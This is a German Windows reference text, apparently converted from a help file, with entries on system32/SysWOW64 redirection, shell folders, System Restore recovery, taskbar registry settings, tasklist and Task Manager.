Das Systemüberwachungstool Health-Monitor 2.1 <http://healthmonitor.sourceforge.net{bmc earth16.bmp}> analysiert das Computersystem periodisch umfassend und kann Alarm schlagen, wenn ausgewählte Dateien verändert wurden, Dienste gestartet oder beendet wurden, Speicher knapp wird etc. (PC-Welt 6/2005, S.62)
Mit dem Tool pcwFolderSpy.exe (PC-Welt Heft 6/2006, Seite 151, <http://www.pcwelt.de/scripts{bmc earth16.bmp}>) kann, wenn .NET Framework 2.0 installiert ist, die Überwachung von Ordnern eingerichtet werden.

SystemUeberwachung

\$ System-Überwachung

K System-Überwachung;Überwachung des Systems;Health-Monitor;Ordner-Überwachung

#\$K system32-Verzeichnis

Alte 16bit-Windows-Versionen (bis Win3.11) hatten ihre 16-bit-Systemfiles unter %windir%\system. Bei der Umstellung von 16bit auf 32bit wurden die 32bit-systemfiles dann unter system32 angelegt. Trotz seines Namens "system**32**" enthält diese Verzeichnis bei einem 64bit-Windows 64bit-Programme. Dadurch hat Microsoft es ermöglicht, dass für 32bit geschriebener Sourcecode, der statt die API-Funktion GetSystemDirectory() zu verwenden mit einem hart kodierten "system32" arbeitet, beim Umsetzen auf 64bit weniger Arbeit verursacht. Die Emulationsschicht "Windows-32-on-Winodws-64" WOW64 leitet Zugriffe von 32bit-Programmen auf das system32-Verzeichnis um in das SysWOW64-Verzeichnis{bmc explorer.bmp}, welches die **32bit**-Programme enthält.

In einem 64bit-Windows sind manche Tools als 32bit- und 64bit-Tool vorhanden (z.B. Notepad), andere **nur** als 64bit-Tool (z.B. das Snipping-Tool). Oder mit unterschiedlichem Verhalten: Die Systemeigenschaften SystemPropertiesComputerName.exe{bmc shortcut.bmp} mal mit allen 5 Tabs (Computernamen, Hardware, Erweitert, Computerschutz und Remote) der 64bit-Variante, mal nur mit Computernamen, Hardware und Erweitert in der 32bit-Variante{bmc shortcut.bmp}{bmc admin.bmp}. Hinweis: Wenn die 64bit-Variante schon läuft, dann aktiviert der Versuch die 32bit-Variante zu starten nur die schon laufende App und startet nicht die andere Variante. Dies gilt auch umgekehrt. Und vermutlich für all die Programme, die sich nur einmal starten lassen.

Gemäß c't Heft 11/2010, Seite 86ff kann man z.B. die Links zu 64bit-Programmen des 32bittigen Pstart (Startmenü-Alternative für USB-Stick-Software) dadurch auf einem 64bit-System zum Laufen bringen, indem man eine Batchdatei zwischenschaltet: Das 64bittige cmd.exe ins Verzeichnis von Pstart kopieren und hier in einer Batchdatei z.B. "start %windir%\system32\SnippingTool.exe" eintragen. Die so präparierte USB-Stick-Version funktioniert dann aber nicht mehr mit einem 32bit-Windows!

Gemäß c't Heft 12/2010, Seite 10 steht 32bit-Programmen das originale system32-Verzeichnis mit den 64bit-Programmen via %windir%\sysnative zur Verfügung, auch wenn dieser Name bei einem dir-Befehl im %windir%-Verzeichnis gar nicht auftaucht. Damit ist die Zwischenschaltung der Batchdatei nicht notwendig, ein direkter Link zu %windir%\sysnative\SnippingTool.exe{bmc shortcut.bmp} funktioniert auch. Bei WinXP und Server2003 muss allerdings der Hotfix 942589 installiert sein. Aber ShellExecuteEx mit dem Verb runas und dem sysnative-Verzeichnis funktioniert nicht, Elevation und 32-64-bit-switching braucht wohl doch eine Batch-Datei.

Da viele Programmierer nicht die API-Funktion GetSystemDirectory verwenden, sondern ein hart kodiertes "system32", hat Microsoft die 64bit-DLL's des 64bit-Systems **nicht** in einen Ordner system64 gelegt, sondern **irrsinniger Weise** unter system32. Damit laufen Programme trotz dieses Fehlers nach dem Kompilieren der alten Sources mit einem 64bit-Compiler oft. Auf einem 64bit-System liegen die 32bit-System-DLL's unter c:\windows\SysWow64, welches die 32bit-Programme als system32 eingeleitet erhalten, solange die Umleitung **nicht** mittels

- Wow64EnableWow64FsRedirection (alt, nicht mehr empfohlen da Probleme bei verschachtelten Aufrufen)
- Wow64DisableWow64FsRedirection und RevertWow64FsRedirection (neu)

abgeschaltet ist. Als Alternative kann ein 32bit-Programm auf einem 64bit-System ab Server 2008 und Vista (oder XP und Server 2003 mit Hotfix 942589, der aber explizit bei MS angefordert werden muss) über den Alias Sysnative zugreifen. Damit ein Programm auch unter einem 32bit-Windows (ohne Sysnative) läuft, empfiehlt sich folgender Code:

```
sSystem32:= IfThen (IsWow64, 'Sysnative', 'System32');
```

Dann kann z.B.

```
WinExec (PAnsiChar (Format ('c:\windows\s\defrag.exe', [sSystem32])), sw_Show)
```

aus einem 32bit-Programm heraus die 64bit-Defragmentierung starten.

Der Pfad c:\Program Files wird, anders als system32, für ein 32bit-Programm auf einem 64bit-System nicht umgebogen auf c:\Program Files (x86). Wegen der landessprachlichen Versionen waren die Programmierer hier wohl wesentlich häufiger gezwungen, ordentlich zu programmieren und die Funktion SHGetFolderPath zu verwenden!

Knifflig wird dies z.B. beim Versuch, auf einem 64bit-Win 8.1 aus einem 32bit-Programm heraus powercfg.exe mit einer Pause danach auszuführen. Ein CreateProcess für cmd.exe mit dem Parameter /kpowercfg.exe /batteryreport & pause{bmc shortcut.bmp} führt zur Fehlermeldung "Die Bibliothek für die Energieeffizienzdiagnose ("energy.dll") konnte nicht geladen werden". powercfg.exe selbst gibt auf einem 64bit-Windows es nur als 64bit-Version. Diese wird im SysNative-Verzeichnis gefunden. powercfg.exe sucht die energy.dll aber leider **nicht** im selben Verzeichnis, sondern nur über den Pfad. Dieser enthält aber nicht das sysNative-Verzeichnis und findet deshalb auch nur 32bit-DLLs.

	64-bit App findet ...	32-bit App findet ...
--	-----------------------	-----------------------

system32Verzeichnis

\$ system32-Verzeichnis

K system32-Verzeichnis;SysWOW64;32/64bit-Umleitungen;Umleitung System32;64bit-Windows uns 32bit-Umleitungen;sysnative-Verzeichnis

... 32bit Files unter ...	SysWOW64	system32
... 64bit Files unter ...	system32	sysNative

Die von einem `dir en*.dll` im 32-bit-Eingabeaufforderungsfenster `cmd.exe` mit `/cdir en*.dll & pause` [{bmc shortcut.bmp}](#) angezeigten wenigen Dateien für dieses "system32"-Verzeichnis sind die Dateien, die für ein 64-bit-Programm unter `%windir%\SysWOW64` [{bmc shortcut.bmp}](#) liegen. Und nicht diejenigen, die ein 64bit-Programm sieht als [system32](#) [{bmc shortcut.bmp}](#). Wenn ein 32bit-Programm explizit ins sysNative-Verzeichnis wechselt und hier `cmd.exe` startet, dann haben wir die 64bit-Umgebung (z.B. für die ausgeführte Batch-Datei). Die 32-bit-`cmd.exe` auf einem 64bit-system kennt aber doch kein sysNative-Verzeichnis! Dafür kennt es aber das SysWOW64-Verzeichnis als Duplette zu seinem system32-Verzeichnis.

Siehe auch [32- und 64-bit Registry-Pfade](#), [Shell Folders = System-Verzeichnisse](#).

#\$K System-Verzeichnisse (Shell Folders)

Eine Reihe von Verzeichnisnamen mit besonderer Bedeutung für das System (AutoStart, Startmenü, ..) sind unter HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders{bmc tree.bmp} hinterlegt. Dies sind z.B. die Einträge [WinDir]\Startmenü fürs Startmenü. Falls bei Win9x unter Systemsteuerung Kennwörter Benutzerprofile getrennte Einstellungen gewählt ist, werden die Eintragungen von

HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders{bmc tree.bmp} beim Logon nach Shell Folders kopiert. Dann werden statt [WinDir]\Startmenü, [WinDir]\Desktop und [WinDir]\Recent die entsprechenden Verzeichnisse unter [WinDir]\profiles\user\Startmenü etc. verwendet. Bei XP liegen diese Verzeichnisse statt unter [Windir]\Profiles unter "[systemdrive]\Dokumente und Einstellungen".

Während bei Win95 nach der Installation von IE ist unter "...Current_User\...\Shell Folders" außerdem "Common StartUp" definiert, das normalerweise auf [WinDir]\All Users\ verweist, gibt's unter NT4 unter HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders{bmc tree.bmp} Einträge für Common Desktop, Common Start Menu etc., die normalerweise nach [Windir]\Profiles\All Users\Startmenü etc. verweisen.

Warum der Pfad zu "Eigene Dateien" sich bei Win?? nicht unter HKCU\...\User Shell Folders, sondern unter HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\DocFolderPath{bmc tree.bmp} findet ist nicht klar!

Weitere nicht User- sondern Maschinenbezogene Verzeichnisse finden sich unter HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion{bmc tree.bmp}. Unter Win95 gibt es hier einen Eintrag ProgramFilesDir{bmc edit.bmp}. Unter NT heißt der entsprechende Eintrag ProgramFilesPath{bmc edit.bmp} und ist vom Typ REG_EXPAND_SZ, d.h. enthält z.B. "%SystemDrive%\Programme" bzw unter XP "%ProgramFiles%", der mittels der API-Funktion ExpandEnvironmentStrings dann zu "C:\Programme" wird. Aus Kompatibilitätsgründen enthält NT auch ProgramFilesDir als REG_SZ, in dem aber der Laufwerksbuchstabe nach Änderungen am System (andere Zuweisung von Buchstaben zu den Partitionen) durchaus daneben liegen kann. Umgekehrt enthält Win95 u.U. auch einen ProgramFilesPath-Eintrag, aber als REG_SZ mit identischem Inhalt zu ProgramFilesDir. Auf einem 64bit-System gibt es dann auch noch ProgramFilesDir (x86){bmc edit.bmp}. Und je nachdem ob ein 64- oder 32bit-Programm das ProgramFilesDir abfragt, ist die Antwort dann (in der Regel) "c:\Program Files" oder "c:\Program Files (x86)". Genauso bei CommonFilesDir{bmc edit.bmp}.

Die API-Funktion SHGetSpecialFolderLocation aus shlobj.h kann unter Win95 verwendet werden, um eine "item identifier list" z.B. für CSIDL_PROGRAMS abzurufen, aus der mittels SHGetPathFromIDList dann der eigentlichen Pfad ermittelt werden kann. Wenn der User auswählen können soll, dann bietet sich SHBrowseForFolder an.

Der typische Win95-Verzeichnisbaum der englischen Version findet sich in

\ADMIN\RESKIT\HELPPFILE\WIN95RK.HLP auf der Win95-CD sind unter "Directory File Structure and File Locations"

rk98book.chm{bmc shortcut.bmp}

Ab WinME kann der Ordner "Eigene Dateien" (Shell Folder "Personal") mit samt seines Inhalts einfach wo anders hin verschoben werden: "Eigene Dateien" auf dem Desktop mit der rechten Maustaste anklicken, Eigenschaften | Ziel | Verschieben. Bei Win-Vista oder Win7 findet sich bei den Eigenschaften von „Eigene Dokumente“ der Tab "Pfad", über den der Ordner einfach verschoben werden kann. **Aber Achtung**, Microsoft hat eine **böse Falle** eingebaut: Siehe "Starten des Servers fehlgeschlagen".

Der landessprachliche Namen für C:\Dokumente und Einstellungen\

Gemäß PC-Welt Heft 3/2006, Seite 134 kann bei Win2K und WinXP in die Adresszeile des Explorers oder im Startmenü bei Ausführen... zum Beispiel `shell:history` eingegeben werden und es öffnet sich der Shellfolder history. `shell:profil` öffnet C:\Dokumente und Einstellungen\pcwShellCommands.htm findet sich unter <http://www.pcwelt.de/scripts{bmc earth16.bmp}>.

Im Key HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\DocFolderPath{bmc tree.bmp} gibt (bei den Windows-Versionen ??, nicht bei Win7) es eine Liste mit dem Dokumentenverzeichnis für jeden User der Maschine, wobei die Usernamen hier in Klartext erscheinen, nicht z.B. als S-1-5-19 wie unter HKEY_USERS.

Zu viele Ordner im Shellfolder Desktop (z.B. nach einem System-Crash) können gemäß PC-Welt Heft 3/2004, Seite 64 ihre Ursache in überzähligen Einträgen unter HKLM\Software\Microsoft\Windows NT\Current Version\Winlogon\Userinit{bmc edit.bmp} haben! Hier alles außer "c:\windows\system32\Userinit.exe" löschen!

SystemVerzeichnisse

\$ System-Verzeichnisse

K System-Verzeichnisse; Directories des Systems; Shell Folders; Eigene Dateien-Ordner; Fehler 1606 bei Setup; Error 1606 bei Setup; 1606-Error bei Setup; Gemeinsame Dokumente; Starten des Servers fehlgeschlagen (Explorer-Fehler)

Gemäß PC-Welt Heft 6/2006, Seite 141 kann es, z.B. bei Systemen die von Win9x auf XP upgraded wurden, durch fehlerhafte Einträge bei den HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders{bmc tree.bmp} oder den HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders{bmc tree.bmp} beim Setup von Anwendungen zum Fehler 1606 kommen.

Mit dem Verschieben der persönlichen Ordner unter Vista beschäftigt sich der Artikel in der c't Heft 16/2008, Seite 164f (Softlink 0816164{bmc earth16.bmp}). Demnach sollte c:\user (deutsch: c:\Benutzer) nur bei einer ganz neuen Installation mit einem dabei angelegten Hilfsaccount umgezogen werden. HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList\ProfilesDirectory{bmc edit.bmp} z.B. auf D:\Familie ändern. Außerdem den Eintrag Public{bmc edit.bmp}. Den Inhalt des c:\Users\Public- (c:\Benutzer\Öffentlich-) -Ordners an die neue Stelle verschieben. Dann einen Neustart durchführen. Danach erst die eigentlichen Accounts anlegen, den Hilfsaccount löschen und dann erst die weitere Software installieren.

Ist schon Software installiert, dann wird empfohlen, nur die Unterordner für Dokumente, Bilder, Musik etc. (mit blauem Icon) der einzelnen Benutzer und optional den gesamten "Public"-Ordner zu verschieben, nicht jedoch z.B. den ApplicationData-Zweig etc. Dies geht übers Kontextmenü der jeweiligen Ordner mittels des Tabs "Pfad". Für den c:\Public-Ordner muss die aktuelle Explorer-Instanz jedoch die notwendigen Rechte haben, damit der Tab Pfad überhaupt sichtbar ist: UAC abschalten oder für Explorer -Start eigenen Prozess einstellen und ihn dann mit vollen Adminrechten starten.

Unter Windows 7 lassen sich viele Ordner des Userprofils übers Eigenschaften-Menü an einen anderen Ort (z.B. eine andere Partition) umziehen. **Achtung:** Wird eine andere Partition verwendet und ist diese irgendwann nicht zugreifbar (z.B. wegen geändertem LW-Buchstaben), dann lässt sich der Explorer gar nicht mehr starten sondern quittiert nach der Meldung "Starten des Servers fehlgeschlagen" den Dienst!

Siehe auch system32-Verzeichnis, Profil, System-Ordner/namespace (Papierkorb, Drucker, Systemsteuerung, ...), System-Einschränkungen.

##K Systemwiederherstellung

Neben dem Systemdateischutz (SFC) und unterschiedlichen Controlsets für "LastKnownGood" gibt es ab Win ME die Systemwiederherstellung (System-Restore).

Zur Wiederherstellung gibt es ab Win-ME Kopien der Systemdateien im versteckten Verzeichnis c:_restore\bmc explorer.bmp (bzw Win2000ff C:\System Volume Information\bmc explorer.bmp), wofür u. U. auch der Administrator zunächst kein Leserecht sondern nur das Recht, die Rechte zu verändern, hat). Bei XP liegen die Dateien im versteckten Verzeichnis <windir>\system32\dlcache\bmc explorer.bmp. Über das Arbeitsplatz-Icon auf dem Desktop bei Eigenschaften | Systemwiederherstellung (oder Systemsteuerung | System | Systemwiederherstellung) können die überwachten Laufwerke für die Systemwiederherstellung selektiert werden. Gestartet wird die Systemwiederherstellung bei XP auf folgende Weise:

- Start | Hilfe- und Support, Suchwort "Ausführen Systemwiederherstellung", Ausführen des System-Wiederherstellungs-Assistenten.
- msconfig.exe\bmc shortcut.bmp | Allgemein | Systemwiederherstellung starten.
- rstrui.exe\bmc shortcut.bmp aus dem Unterverzeichnis "Restore" des system32-Verzeichnisses starten.

Über das Arbeitsplatz-Icon auf dem Desktop bei Eigenschaften | Systemwiederherstellung (oder Systemsteuerung | System | Systemwiederherstellung) können die überwachten Laufwerke für die Systemwiederherstellung selektiert werden. (Zeitschrift c't Heft 26/2003, Seite 102ff). Die überwachten Dateitypen (exe, dll, sys, ocx, drv und (bei WinXP) weitere ca. 500) sind in <WinSystem>\Restore\FileList.xml\bmc notepad.bmp festgelegt. Bei WinME waren hier auch doc, xls etc. zu finden, d.h. es wurde bei System-Problemen auch öfter mal aktuelle Dokumente in durch eine ältere Version überschrieben!

In der Zeitschrift PC-Welt Heft 8/2001, Seite 58 (und auch Zeitschrift c't Heft 26/2003, Seite 102ff) ist beschrieben, wie man die Schutzfunktion der Systemwiederherstellung auf zusätzliche Verzeichnisse ausdehnt (Achtung: jede Veränderung erfordert dann Restart!):

in eine Kopie FileList.NEW der Datei <winDir>\System\Restore\FileList.XML (XP: system32 statt system)\bmc notepad.bmp mit einem Editor (Syntax ähnlich zu HTML, hat nichts mit alten Excel-Makro-XLM-Files zu tun!) in den Abschnitten <Directories> und <Exclude> z.B. für den Schutz von d:\archive inklusive Unterverzeichnissen die Zeile

```
<REC PROT="TRUE">d:\archive</REC>
```

hinzufügen. Bei Win9x kann man die Original-Datei im laufenden Betrieb offensichtlich nicht verändern, daher: Dann in <windir>\wininit.ini (geg. neu anlegen) mit dem Eintrag (c:\win richtig anpassen!)

```
[Rename]
```

```
c:\win\system\restore\filelist.sik = c:\win\system\restore\filelist.xml
```

```
c:\win\system\restore\filelist.xml = c:\win\system\restore\filelist.new
```

beim nächsten Systemstart das umkopieren veranlassen. Vorher aber noch mit dem Registry-Eintrag HKLM\System\CurrentControlSet\Services\VxD\VxdMon\FirstRun auf Y setzen, damit die xml-Datei neu eingelesen wird. Bei WinXP kann man die filelist.xml, wenn das Read-Only-Attribut gelöscht ist, offenbar problemlos direkt verändern!

In der Registry finden sie sich unter HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SystemRestore\bmc tree.bmp. Die Erklärung dieser Einträge findet sich in der Microsoft Knowledgebase unter 295659\bmc earth16.bmp.

Gemäß c't Heft 21/2014, Seite 152 werden manche vorinstallierten Systeme mit eigenem Backup-Tool und mit deaktivierter Windows-Systemwiederherstellung ausgeliefert. HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SystemRestore_DisableConfig\bmc edit.bmp und/oder DisableSR\bmc edit.bmp sind dann zu löschen oder auf 0 zu setzen, um die Systemwiederherstellung wieder nutzen zu können.

Die "Automatische Systemwiederherstellung" (ASR = Automatic System Recovery) aus dem Backup-Programm ntbackup.exe hat weder mit der zuvor beschriebenen System-Wiederherstellung durch Rollback noch dem System-Dateischutz SFC etwas zu tun!

In der Zeitschrift c't Heft 23/2002, Seite 180f findet sich ein Artikel zum Thema: Hajo Schulz: Am eigenen Zopf, Windows XP mit Bordmitteln wiederbeleben. Im c't Heft 26/2003, Seite 102ff: Axel Vahldiek, Gerrit Grunwald: Selbstheilungskräfte, wie Windows 2000 und XP sich selbst reparieren.

Gemäß MS-KB 304449\bmc earth16.bmp kann, wenn sich zumindest noch die Eingabeaufforderung im abgesicherten Modus booten lässt, mittels der Kommandozeile

```
%systemroot%\system32\restore\rstrui.exe
```

die Systemwiederherstellung starten.

Systemwiederherstellung

\$ Systemwiederherstellung

K Systemwiederherstellung;SystemRestore

Wenn die Systemwiederherstellung nicht mehr gestartet werden kann, weil Windows z.B. auch im abgesicherten Modus nicht mehr hochfährt, dann hilft vielleicht noch das folgende Vorgehen gemäß Zeitschrift PC-Welt Heft 12/2005, Seite 68f, falls %windir%\repair existiert (fehlt manchmal!):

- WinPE booten
- Mit `copy /y c:\windows\repair*. c:\windows\system32\config\` die Dateien `sam.`, `security.`, `software.` und `system.` kopieren.
- Jetzt im abgesicherten Modus booten (mittels F8) und als Administrator anmelden.
- Den Explorer, falls noch nicht geschehen, umstellen: Extras, Ordneroptionen, Ansicht, "Inhalt von Systemordnern anzeigen" und "Alle Dateien und Ordner anzeigen" aktivieren. "Einfache Dateifreigabe verwenden" und "Geschützte Systemdateien ausblenden" deaktivieren.
- Für den Ordner "System Volume Information" via rechter Maustaste, Eigenschaften, Sicherheit, Hinzufügen, Erweitert, "Jetzt suchen" dem Administrator Leserechte geben.
- Innerhalb der verschiedenen `_restoreXXX`-Ordner in diesem Verzeichnis das `RPnnn`-Verzeichnis mit der höchsten Nummer ausfindig machen. Hier in das Unterverzeichnis Snapshot wechseln. Die Dateien hier in ein neues Verzeichnis kopieren.
- Nun nochmal WinPE booten und die Dateien aus dem gerade angelegten neuen Verzeichnis nach `c:\windows\system32\config` mit Umbenennung kopieren:
`copy _registry_machine_security c:\windows\system32\config\security`
`copy _registry_user_default c:\windows\system32\config\default`
`copy _registry_machine_software c:\windows\system32\config\software`
`copy _registry_machine_system c:\windows\system32\config\system`
`copy _registry_machine_sam c:\windows\system32\config\sam`
- Jetzt sollte das System wieder normal booten können. Mittels der Systemwiederherstellung jetzt noch auf den letzten Wiederherstellungspunkt zurücksetzen.

Möglicherweise ist nach dieser Prozedur eine neue Aktivierung bei Microsoft notwendig.

Siehe auch [Rollback für Gerätetreiber](#).

#\$K**T-Online**

Alte Versionen (bis ??) der T-Online-Einwahl-Software merkt sich bei Passwörtern nur max. 8 Zeichen, gibt aber z.B. beim Einrichten von Mitbenutzern mit längerem Passwort keinen Hinweis! Einloggen kann man sich dann aber nur, wenn man nur die ersten 8 Zeichen eingibt!

Wer die Einwahl-Tools von T-Online umgehen will (sie umgehen u.U. auch installierte Sicherheitstools!) muss im "Assistent für neue Verbindungen" das "Verbindung manuell einrichten" wählen. Als Benutzername gibt man dann ein:

- Anschlusskennung TOnlineNummer #0001 @t-online.de (ohne trennende Leerzeichen) für T-DSL
- Anschlusskennung TOnlineNummer #0001 für ISDN (alte, zu kurze Nummer/Kennung ist mit Nullen aufzufüllen, wo genau ist gerade nicht bekannt)
- (• Benutzername @de.aol.com für AOL)

Wer nicht den Hauptbenutzer, sondern einen weiteren Mitbenutzer einrichtet, wählt #0002 etc.

T-Online

\$ T-Online

K T-Online;Paßwort T-Online

#\$K Taskbar

Die Taskbar ist Teil der ersten Instanz von Explorer.exe. Gemäß c't Heft 16/2007, Seite 168 kommt Vistas Fenster-Vorschau, wenn der Mauszeiger über den Taskbar-Eintrag schwebt, mit der Eigenart von Excel, für jede Datei einen extra Eintrag in der Taskbar anzuzeigen, nicht klar. In Excel unter Extras, Optionen, Ansicht lässt sich "Fenster in Taskleiste" bzw. "Alle Fenster in der Taskleiste anzeigen" abschalten.

Bei den Einstellungen der Taskbar (rechte Maustaste) kann bei den Symbolleisten die Leiste "Links" aktiviert werden. Je nach Spracheinstellungen z.B. als "Verknüpfungen" angezeigt und nur funktionsfähig, falls der zugehörige Ordner nicht leer ist. Dies ist der Unterordner "Verknüpfungen" (oder Links) der Favoriten (User-Shellfolder "Favorites"{bmc explorer.bmp}) des Internet-Explorers.

Nach Rechtsklick auf die Taskleiste fehlt bei Win 7 unter "Symbolleisten" ein vordefinierter Eintrag "Quick Launch".

Wenn man unter "Neue Symbolleiste" aber `%userprofile%\AppData\Roaming\Microsoft\Internet Explorer\Quick Launch` eingibt, dann hat man sie doch wieder. (PC-Welt Heft 2/2010, Seite 24)

Siehe auch RegDom-TaskBar.

Taskbar
\$ Taskbar
K Taskbar

#\$K Taskbar (Task-Leiste)

Neben den Einstellungen für "fixieren", "immer im Vordergrund", etc., die über Menüs (Start | Einstellungen | Taskleiste und Startmenü) erreichbar sind, lassen sich (zumindest bei WinXP) die Buttons auch ohne Text anzeigen: [HKCU\Control Panel\Desktop\WindowMetrics_MinWidth{bmc edit.bmp}](#) als Reg_SZ anlegen und auf -270 setzen. Eintrag Löschen ([{bmc tree.bmp}](#)), um Normalzustand wieder herzustellen!

WinXP gruppieren z.B. mehrere laufende Notepads unter einem einzigen Button, wenn es nicht über die "System-einschränkungen" abgeschaltet ist und die Taskleiste voll ist. Unter [HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced{bmc tree.bmp}](#) liegen folgende Einstellmöglichkeiten:

[TaskBarGroupSize{bmc edit.bmp}](#) lässt sich die Gruppierung beeinflussen:

- 0 Group by oldest, default
- 1 Group by Size
- 2 Group by >=2 Windows
- 3 Group by >=3 Windows

[TaskBarSizeMove{bmc edit.bmp}](#) Mit dem Wert 0 wird die Taskleiste fixiert, kann also nicht mehr mit der Maus an eine andere Stelle auf dem Desktop gezogen werden.

[TaskBarGlomming{bmc edit.bmp}](#) Mit dem Wert 1 wird die Gruppierung von z.B. 5 Notepad unter einem Button verhindert.

[TaskBarAnimations{bmc edit.bmp}](#) Mit dem Wert 0 werden Animationen in der Taskbar deaktiviert.

[EnableBallonTips{bmc edit.bmp}](#) Mit dem Wert 0 werden die "Sprechblasen" abgeschaltet.

[CascadeFolderBands{bmc edit.bmp}](#) Wenn in dem Ordner mit den Links der Schnellstartleiste ein Unterordner angelegt wird, dann wird wenn dieser DWORD-Wert auf 1 steht, dieser in der Schnellstart-Leiste zu einem ausklappbaren Menü. (PC-Welt Heft 6/2009, Seite 111)

Ein besonderer Hinweistipp ist die Warnung bei zu wenig Speicherplatz auf der Festplatte. Dies kann durch setzen von [NoLowDiskSpaceChecks{bmc edit.bmp}](#) auf 1 abgeschaltet werden.

Icons vom "Info-Bereich" (rechts bei der Uhr etc.) werden bei WinXP bei Nichtverwendung ausgeblendet. Wenn die Liste unter

Eigenschaften der Taskleiste, Inaktive Symbole ausblenden - Anpassen

zu viele Einträge enthält, so kann man gemäß Zeitschrift c't Heft 8/2003, Seite 186 unter

[HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\TrayNotify{bmc tree.bmp}](#) die Einträge IconStreams und PastIconsStream löschen. Nach neuer Anmeldung sind die Listen dann aufgeräumt.

Falls im rechten Bereich der Taskbar Symbole fehlen, obwohl die zugehörige Applikation läuft, inaktive Symbole ausgeblendet werden, obwohl das Ausblenden nicht aktiviert ist etc., dann hilft das Script [pcwTaskbarfix.js](#) der Zeitschrift PC-Welt (Heft 8/2007, Seite 156, <http://pcwelt-praxis.de/downloads/08-2007/pcwtaskbarfix{bmc earth16.bmp}>): Es löscht einige Registry-Einträge und startet den Explorer dann neu, jetzt mit Standard-Einstellungen.

Siehe auch [System-Einschränkungen/Taskbar](#).

Gemäß PC-Welt Heft 12/2007, Seite 164 und PC-Welt Heft 1/2008, Seite 77 können bei XP und Vista zusätzliche Elemente ("Symbolleisten") in die Taskbar aufgenommen werden. Wenn in einem freien Bereich das Kontextmenü geöffnet wird und unter "Symbolleisten" das "Neue Symbolleiste" ausgewählt wird, dann können als "neuer Ordner" auch vorhandene [Shellfolder](#) in der Form von z.B. `shell:Nethood` eingegeben werden. Bei XP kann mit dem zusätzlichen Registry-Eintrag [HKCR\CLSID\{EFA24E64-B078-11d0-89F4-00C04FC9E26E}\ImplementedCategories\{00021492-0000-0000-C000-000000000046}\{bmc tree.bmp}](#) die Liste der vordefinierten Symbolleisten (nach dem Neustart bzw. auf Desktop klick mit rechten Maustaste und "Aktualisieren") um "Explorer-Band" erweitert werden. Dies ist die Baumstruktur der Ordner mit dem Root-element "Desktop", wie sie auch im Explorer links eingeblendet werden kann. Innerhalb der Taskbar macht dies aber nur dann Sinn, wenn die Taskleiste entsprechend groß gezogen wird. Bei einem Breit-Bildschirm mit senkrechter Taskleiste links oder rechts kann dies praktisch sein. Wenn die Taskleiste nicht fixiert ist, lässt sich das Explorer-Band (wie auch die anderen Teile der Taskbar) aber auch einzeln als "Symbolleistenfenster" auf den Desktop ziehen.

Mit dem IE7 kommt die Symbolleiste "Links" hinzu, die die Einträge aus dem "[Links{bmc explorer.bmp}](#)"-Unterverzeichnis der [Favoriten{bmc explorer.bmp}](#) z.B. in einer Leiste oben am Desktop anzeigen kann

Bei Vista lässt sich jedoch nicht mehr so einfach ein Teil der Taskbar einzeln auf den Desktop ziehen. Mögliche Lösungen:

```
# Taskbar_RD
```

```
$ Taskbar (Task-Leiste)
```

```
K Taskbar;NoLowDiskSpaceChecks;Info-Bereich der Taskleiste;Links-Symbolleiste;Schnellstartleiste
```

- Aus Win-XP den zugehörigen Registry-Eintrag (wird erst beim Logoff in der Registry aktualisiert!) exportieren (regedit /e *file.reg*
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Streams\Desktop{bmc
tree.bmp}) und in Vista importieren (Kommando-Fenster öffnen, Explorer.exe im Taskmanager abschließen, von der Kommandozeile mittels regedit /s *file.reg* importieren und dann Explorer.exe aus dem Taskmanager wieder starten) und anpassen.
- Mittels pcwStartBar_4_Vista.reg aus pcwComBarHelp aus der PC-Welt den Shellordner "Computer" anlegen (erscheint am linken Bildschirmrand) und dann anpassen.

#\$KTaskDialog

Die mit Vista eingeführten TaskDialoge sollen die alte MsgBox (MessageBox, mit ihren manchmal seltsam zu den Buttons JA und NEIN zugeordneten Aktionen) ablösen. Wie sie im Programm verwendet werden, wird in der Toolbox Heft 1/2010 Seite 44ff beschrieben. Der "API Code Pack" macht diese neuen API-Funktionen auch für .NET ohne den Umweg über die InteropServices verfügbar.

TaskDialog
\$ TaskDialog
K TaskDialog; MsgBox (TaskDialog); MessageBox (TaskDialog)

#\$K TaskList (und TList)

Mittels tasklist.exe können unter WinXP ff die aktuell laufenden Tasks aufgelistete werden oder ein bestimmter Task gesucht werden. Z.B. kann in einer Batchdatei mit

```
for /f "usebackq tokens=2,2" %%a in (`tasklist /NH /FO TABLE /FI "IMAGENAME eq excel.exe") do set pid1=%%a
```

die Prozess-ID von Excel ermittelt werden und Excel dann mit kill.exe (ebenfalls in den Support Tools enthalten) zu abzuschießen.

tasklist.exe läuft nicht unter Win2K, hier muss das ältere tlist.exe aus den "Windows 2000 SP4 Support Tools"

<http://download.microsoft.com/download/2/0/C/20C1B0F7-B803-4BAB-BA2F-27DDCADAD68E/sp4supporttools.exe> {bmc earth16.bmp} verwendet werden.

Einige ähnliche Tools sind auch unter

<http://www.ubookcase.com/book/Addison.Wesley/Windows.Forensics.and.Incident.Recovery/0321200985/ch05lev1sec2.html> {bmc earth16.bmp} aufgelistet.

Tasklist

\$ Tasklist

K TaskList.exe;TList.exe

#\$K**Taskmanager**

Die Einstellungen des Taskmanagers (bmc shortcut.bmp) von 2000 ff können wie folgt auf die Grundeinstellungen zurückgesetzt werden: Beim Start (z.B. Ausführen im Startmenü) Ctrl-Alt-Shift gedrückt halten! PC-Welt Heft 10/2004, Seite 240.

